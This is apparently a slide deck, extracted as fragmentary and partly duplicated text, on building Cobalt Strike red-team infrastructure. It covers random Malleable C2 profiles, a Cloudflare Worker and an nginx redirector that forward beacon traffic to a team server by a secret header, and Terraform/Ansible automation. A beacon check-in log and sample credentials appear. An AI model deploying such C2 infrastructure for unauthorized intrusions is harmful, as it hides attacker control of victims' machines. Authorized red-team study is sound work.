creator CPython3Posix(dest=/root/.local/share/virtualenvs/random_c2_profile-jqm5DQ2V, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=b
added seed packages: pip==24.0
activators BashActivator,CShellActivator
```

```
✓ Successfully created virtual environment
```

```
Virtualenv location: /root/.local/share/vi
```

```
root@teamsrvr:/opt/random_c2_profile# pi
```

```
Pipfile.lock (8d81e) out of date, updatin
```

```
Locking [packages] dependencies...
```

```
Building requirements...
```

```
Resolving dependencies...
```

```
✓ Success!
```

```
Locking [dev-packages] dependencies...
```

```
Updated Pipfile.lock (ee6c3c43c472888bee6
```

```
Installing dependencies from Pipfile.lock
```

```
To activate this project's virtualenv, run
```

```
Alternatively, run a command inside the vi
```

```
root@teamsrvr:/opt/random_c2_profile# pi
```

```
Launching subshell in virtual environment.
```

```
root@teamsrvr:/opt/random_c2_profile# .
```

```
(random_c2_profile) root@teamsrvr:/opt/r
```

```
python pyth python3 pyth
```

```
(random_c2_profile) root@teamsrvr:/opt/r
```

```
/opt/random_c2_profile/random_c2profile.py
```

```
banner = ''
```

```
/opt/random_c2_profile/core/html_content.p
```

```
...
```

```
/opt/random_c2_profile/core/html_content.p
```

```
...
```

```
/opt/random_c2_profile/core/html_content.p
```

```
...
```

```
/opt/random_c2_profile/core/html_content.p
```

```
...
```

```
.....
```

```
Random C2
```

```
Cobalt Strike random C2 Profile generator
```

```
Joe Vest (@joevest) - 2821
```

```
.....
```

```
[*] Generating Cobalt Strike Malleable C2
```

```
Version : 4.7
```

```
template: templates/default_c2profile.
```

```
[*] Done. Don't forget to validate with c2
```

```
[*] Profile saved to output/VXAAAVLR.profi
```

```
(random_c2_profile) root@teamsrvr:/opt/r
```

```
31
```

```
32 #####
```

```
33 ## SSL CERTIFICATE
```

```
34 #####
```

```
35 #https-certificate { # Simple self signed certificate data
```

```
36
```

```
37 # set C "ML";
```

```
38 # set CN "v1.87.com";
```

```
39 # set O "bios";
```

```
40 # set OU "computing sales";
```

```
41 # set validity "365";
```

```
42 #}
```

```
43
```

```
44 #####
```

```
45 ## Alternative SSL CERTIFICATE (Keystores)
```

```
46 #####
```

```
47 https-certificate {
```

```
48 set keystore "nickvourd.store";
```

```
49 set password " ";
```

```
50 }
```

```
51
```

# Team Server Configurations

New Listener

Create a listener.

Name:

Payload:

Payload Options

HTTPS Hosts:

Host Rotation Strategy:

Max Retry Strategy:

HTTPS Host (Stager):

Profile:

HTTPS Port (C2):


HTTPS Port (Bind):

HTTPS Host Header:

HTTPS Proxy:

Guardrails:

# Team Server Configurations



## Team Server Configurations





Kyle  
Saved  
My Team  
Server

Kyle Saved My  
Team Server

Shout out to Kyle Avery  
(@kyleavery\_) for all the  
guidance



**Kyle Avery [Outflank]** 4:26 PM

I don't, but I usually will have the worker add some special header that my Teamserver expects. For example, it could add something generic like "REDIRECTOR: supersecurevalue" and then you could use nginx/apache on the same server as CS to check the header before forwarding to localhost

# Kyle Saved My Team Server



FORTRA  
Cobalt Strike

# Kyle Saved My Team Server



TCP/443



FORTRA  
Cobalt Strike

TCP/8443



# Kyle Saved My Team Server

► wrangler.jsonc

```
{
  "$schema": "node_modules/wrangler/config-schema.json",
  "name": "aws-api-cloud",
  "main": "src/index.js",
  "compatibility_date": "2025-03-13",
  "workers_dev": true,
  "observability": {
    "enabled": true
  },
  "vars": {
    "HEADERVALUE": "SuperSecretValue",
    "TEAMSERVER": "https://nickvourd.eastus2.cloudapp.azure.com/",
    "REDIRECTOR": "https://aws-api-cloud.nickvourd.workers.dev/"
  }
}
```

# Kyle Saved My Team Server

► wrangler.jsonc

```
{
  "$schema": "node_modules/wrangler/config-schema.json",
  "name": "aws-api-cloud",
  "main": "src/index.js",
  "compatibility_date": "2025-03-13",
  "workers_dev": true,
  "observability": {
    "enabled": true
  },
  "vars": {
    "HEADERVALUE": "SuperSecretValue",
    "TEAMSERVER": "https://nickvourd.eastus2.cloudapp.azure.com/",
    "REDIRECTOR": "https://aws-api-cloud.nickvourd.workers.dev/"
  }
}
```

# Kyle Saved My Team Server

## ► Index.js

```
const PRESHARED_AUTH_HEADER_KEY = "X-Custom-Header"

addEventListener('fetch', event => {
  event.respondWith(handleRequest(event))
})

async function handleRequest(event) {
  const request = event.request

  // Check if the method is GET or POST
  if (request.method !== 'GET' && request.method !== 'POST') {
    return new Response(JSON.stringify(
      {
        "Error": "Method not allowed."
      }, null, 2),
      {
        status: 405,
        headers: {
          "content-type": "application/json;charset=UTF-8",
          "Allow": "GET, POST"
        }
      }
    )
  }

  const clonedRequest = request.clone()
```

```
if (psk === HEADERVALUE) {
  try {
    if (request.method === 'POST') {
      const response = await fetch(destUrl, {
        method: 'POST',
        headers: request.headers,
        body: clonedRequest.body,
      })

      return response
    }
    else if (request.method === 'GET') {
      const response = await fetch(destUrl, {
        method: 'GET',
        headers: request.headers
      })
      return response
    }
  } catch (error) {
    return new Response('Error forwarding request', { status: 500 })
  }
} else {
  return new Response(JSON.stringify(
    {
      "Error" : "Authentication Failure."
    }, null, 2),
    {
      status: 401,
      headers: {
        "content-type": "application/json;charset=UTF-8"
      }
    }
  )
}
```

# Kyle Saved My Team Server

```
certbot certonly -d <fqdn> --nginx --non-interactive --register-unsafely-without-email --agree-tos
```

```
# HTTP server block returning 403 Forbidden
server {
    listen 80;
    listen [::]:80;
    server_name nickvourd.eastus2.cloudapp.azure.com;

    # Return 403 Forbidden for all HTTP requests
    return 403;
}

# HTTPS server block with custom header authorization and proxy setup
server {
    listen 443 ssl;
    server_name nickvourd.eastus2.cloudapp.azure.com;
    ssl_certificate /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/ssl_certificate.pem;
    ssl_certificate_key /etc/letsencrypt/live/nickvourd.eastus2.cloudapp.azure.com/ssl_certificate.key;
    ssl_protocols TLSv1.3;

    root /var/www/html;
    index index.html index.htm;

    location / {
        if ($http_custom_header != "SuperSecretValue") {
            return 403;
        }
        proxy_pass https://localhost:8443;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header CUSTOM-HEADER $http_custom_header;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```



# Kyle Saved My Team Server

```
certbot certonly -d <fqdn> --nginx --non-interactive --register-unsafely-without-email --agree-tos
```

```
# HTTP server block returning
server {
    listen 80;
    listen [::]:80;
    server_name nickvourd.east

    # Return 403 Forbidden for
    return 403;
}

# HTTPS server block with cust
server {
    listen 443 ssl;
    server_name nickvourd.east
    ssl_certificate /etc/letse
    ssl_certificate_key /etc/l
    ssl_protocols TLSv1.3;

    root /var/www/html;
    index index.html index.htm

    location / {
        if ($http_custom_header
            return 403;
        }
        proxy_pass https://loc
        proxy_set_header Host
        proxy_set_header X-Real
        proxy_set_header CUSTO
        proxy_set_header X-For
    }
}
```

New Listener

Create a listener.

Name:

Payload:

Payload Options

HTTPS Hosts:

Host Rotation Strategy:

Max Retry Strategy:

HTTPS Host (Stager):

Profile:

HTTPS Port (C2):

HTTPS Port (Bind):

HTTPS Host Header:

HTTPS Proxy:

Guardrails:



# Kyle Saved My Team Server

certbot certonly

The screenshot shows the Cobalt Strike application interface. At the top, there is a menu bar with options: Cobalt Strike, View, Payloads, Attacks, Site Management, Reporting, and Help. Below the menu is a toolbar with various icons. The main area displays a table of listeners. The first listener is highlighted with a red box and has the following details:

external	internal	listener	user	computer	note	process	pid	arch	last	sleep
127.0.0.1	192.168.20.2	https	Admin	WIN10-DEV		beacon_x64...	7608	x64	3s	5 seconds (90% jitter)

Below the table, there is a section for the selected listener, titled "Admin@WIN10-DEV (7608)". It contains an "Event Log" and a "Listeners" tab. The Event Log shows the following output:

```
[05/11 23:16:44] beacon> getuid  
[05/11 23:16:44] [+] Tasked beacon to get userid  
[05/11 23:16:44] [+] Host called home, sent: 8 bytes  
[05/11 23:16:44] [+] You are WIN10-DEV\Admin
```

proxy\_set\_header X-For

}  
}


HTTPS Proxy:  ...

Guardrails:  ...

Save Help

# SkyFall-Pack Automation

- ▶ Version: 1.2
- ▶ Written: Golang, Terraform, Ansible & Bash Scripting
- ▶ Authors: @nickvourd, @kavasilo
- ▶ Integrated with Cobalt Strike/Outflank Stage 1 C2



The screenshot shows the GitHub repository page for "SkyFall-Pack" by user "nickvourd". The repository is public and has 18 forks, 78 stars, and 1 watcher. The main branch is "main". The repository contains several files and folders, including "Ansible-Pack", "Pictures", "Scripts-Pack", "Terraform-Pack", "Workers-Pack", ".gitignore", "LICENSE", and "README.md". The "README.md" file is selected, showing the title "SkyFall-Pack" and the subtitle "Your Skyfall Infrastructure Pack". Below the title is a diagram illustrating the infrastructure setup, featuring a central cloud icon connected to various components like a server, a database, and a network. The right sidebar shows the "About" section with tags for infrastructure, golang, ansible, automation, terraform, redirector, cloudflare, wrangler, cobalt-strike, c2, redteaming, redteam, cloudflare-workers, redteam-infrastructure, redteam-tools, and infra-terraform. It also lists the MIT license, activity, and releases.

**SkyFall-Pack** (Public)

Unpin Unwatch 1 Fork 18 Starred 78

main 1 Branch 2 Tags Go to file Add file Code


**nickvourd** Update malleable.yml 1de0786 · yesterday 230 Commits

File/Folder	Commit Message	Time
Ansible-Pack	Update malleable.yml	yesterday
Pictures	Add Pictures/logo2.png and Update README.md	8 months ago
Scripts-Pack	Update setup.sh	5 months ago
Terraform-Pack	Update compute.tf	8 months ago
Workers-Pack	Update v1.1	5 months ago
.gitignore	Update v1.1	5 months ago
LICENSE	Initial commit	9 months ago
README.md	Update version badge in README to 1.2	yesterday

**README** MIT license

## SkyFall-Pack

Your Skyfall Infrastructure Pack



**Releases** 2


- v1.2 (Latest) yesterday
- + 1 release

**Packages**

No packages published  
[Publish your first package](#)

**Contributors** 4

# SkyFall-Pack Automation





# SkyFall-Pack Automation

```
nickvourd@Nikoss-Mac-mini Scripts-Pack % ./setup.sh -l eastus -u nickvourd -n example -s teamserver -d skyfall -v standard_b1ms
[+] terraform.tfvars in SkyFall-Pack/Terraform-Pack has been updated with:
```

```
VM-Location: eastus
Username: nickvourd
Resource Prefix: example
SSH Key Name: teamserver
DNS Name: skyfall
VM Size: standard_b1ms
```

```
[*] Initializing Terraform...
```

```
Initializing the backend...
```

```
Initializing provider plugins...
```

```
- Finding hashicorp/azurerem versions matching "~> 3.0"...
- Finding hashicorp/random versions matching "~> 3.0"...
- Finding hashicorp/tls versions matching "~> 4.0"...
- Finding latest version of hashicorp/local...
- Finding azure/azapi versions matching "~> 1.5"...
- Installing hashicorp/tls v4.1.0...
- Installed hashicorp/tls v4.1.0 (signed by HashiCorp)
- Installing hashicorp/local v2.5.3...
- Installed hashicorp/local v2.5.3 (signed by HashiCorp)
- Installing azure/azapi v1.15.0...
- Installed azure/azapi v1.15.0 (signed by a HashiCorp partner, key ID 6F0B91BDE98478CF)
- Installing hashicorp/azurerem v3.117.1...
- Installed hashicorp/azurerem v3.117.1 (signed by HashiCorp)
- Installing hashicorp/random v3.7.2...
- Installed hashicorp/random v3.7.2 (signed by HashiCorp)
```

```
Partner and community providers are signed by their developers.
If you'd like to know more about provider signing, you can read about it here:
https://www.terraform.io/docs/cli/plugins/signing.html
```

```
Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.
```

```
Terraform has been successfully initialized!
```

```
You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
```

# SkyFall-Pack Automation

```
nickvourd@Nikoss-Mac-mini Scripts-Pack % ./setup.sh -l eastus -u nickvourd -n example -s teamserver -d skyfall -v standard_b1ms
[+] terraform.tfvars in SkyFall-Pack/Terraform-Pack has been updated with:
```

```
VM-Location: eastus
Username: nickvourd
Resource Prefix: example
SSH Key Name: teamserver
DNS Name: skyfall
VM Size: standard_b1ms
```

```
[*] Initializing Terraform...
```

```
Initializing the backend...
```

```
Initializing provider plugins...
```

```
- Finding hashicorp/azurerm versions matching "~> 3.0"...
- Finding hashicorp/random versions matching "~> 3.0"...
- Finding hashicorp/tls versions matching "~> 4.0"...
- Finding latest version of hashicorp/local...
- Finding azure/azapi versions matching "~> 1.5"...
- Installing hashicorp/tls v4.1.0...
- Installed hashicorp/tls v4.1.0 (signed by HashiCorp)
- Installing hashicorp/local v2.5.3...
- Installed hashicorp/local v2.5.3 (signed by HashiCorp)
- Installing azure/azapi v1.15.0...
- Installed azure/azapi v1.15.0 (signed by a HashiCorp partner, key ID 6F0B91BDE98478CF)
- Installing hashicorp/azurerm v3.117.1...
- Installed hashicorp/azurerm v3.117.1 (signed by HashiCorp)
- Installing hashicorp/random v3.7.2...
- Installed hashicorp/random v3.7.2 (signed by HashiCorp)
```

```
Partner and community providers are signed by their developers.
If you'd like to know more about provider signing, you can read about it here:
https://www.terraform.io/docs/cli/plugins/signing.html
```

```
Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.
```

```
Terraform has been successfully initialized!
```

```
You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
```

Apply complete! Resources: 11 added, 0 changed, 0 destroyed.

Outputs:

```
connection_string = "ssh -i teamserver.pem nickvourd@skyfall-h95dbuo9.eastus.cloudapp.azure.com"
fqdn = "skyfall-h95dbuo9.eastus.cloudapp.azure.com"
public_ip = "52.191.116.184"
resource_group_name = "rg-example-h95dbuo9"
ssh_privkey = <sensitive>
username = "nickvourd"
```

[\*] Getting connection information...

[\*] Connection String:

```
"ssh -i teamserver.pem nickvourd@skyfall-h95dbuo9.eastus.cloudapp.azure.com"
```

[\*] FQDN:

```
"skyfall-h95dbuo9.eastus.cloudapp.azure.com"
```

[\*] Public IP:

```
"52.191.116.184"
```

[\*] Username:

```
"nickvourd"
```

```
nickvourd@Nikoss-Mac-mini Scripts-Pack %
```

# SkyFall-Pack Automation

```
nickvourd@Nikoss-Mac-mini Scripts-Pack % ./run_ansible.sh -f nickvourd -p 'Asa31904#!' -c 'X-CSRF-Token' -s 'SuperSecret1234!'
```

```
[+] Running Ansible playbook with:
```

```
VM IP: 52.191.116.184
```

```
Username: nickvourd
```

```
SSH Key: /Users/nickvourd/Documents/GitHub/SkyFall-Pack/Terraform-Pack/teamserver.pem
```

```
VM FQDN: skyfall-h95dbuo9.eastus.cloudapp.azure.com
```

```
Keystore Filename: nickvourd
```

```
Keystore Password: Asa31904#!
```

```
Teamserver Port: 8443
```

```
Custom Header: X-CSRF-Token
```

```
Custom Header Lower: x_csrf_token
```

```
Custom Secret: SuperSecret1234!
```

```
Protocol: https
```

```
ansible-playbook [core 2.19.3]
```

```
config file = /Users/nickvourd/Documents/GitHub/SkyFall-Pack/Ansible-Pack/ansible.cfg
```

```
configured module search path = ['/Users/nickvourd/.ansible/plugins/modules', '/usr/share/ansible/plugins/modules']
```

```
ansible python module location = /opt/homebrew/Cellar/ansible/12.1.0/libexec/lib/python3.13/site-packages/ansible
```

```
ansible collection location = /Users/nickvourd/.ansible/collections:/usr/share/ansible/collections
```

```
executable location = /opt/homebrew/bin/ansible-playbook
```

```
python version = 3.13.9 (main, Oct 14 2025, 13:52:31) [Clang 17.0.0 (clang-1700.3.19.1)] (/opt/homebrew/Cellar/ansible/12.1.0/libexec/bin/python)
```

```
jinja version = 3.1.6
```

```
pyyaml version = 6.0.3 (with libyaml v0.2.5)
```

```
Using /Users/nickvourd/Documents/GitHub/SkyFall-Pack/Ansible-Pack/ansible.cfg as config file
```

```
Skipping callback 'minimal', as we already have a stdout callback.
```

```
Skipping callback 'oneline', as we already have a stdout callback.
```

```
PLAYBOOK: setup.yml *****
1 plays in setup.yml
```

```
PLAY [Configure Azure VM] *****
```

```
TASK [Gathering Facts] *****
```

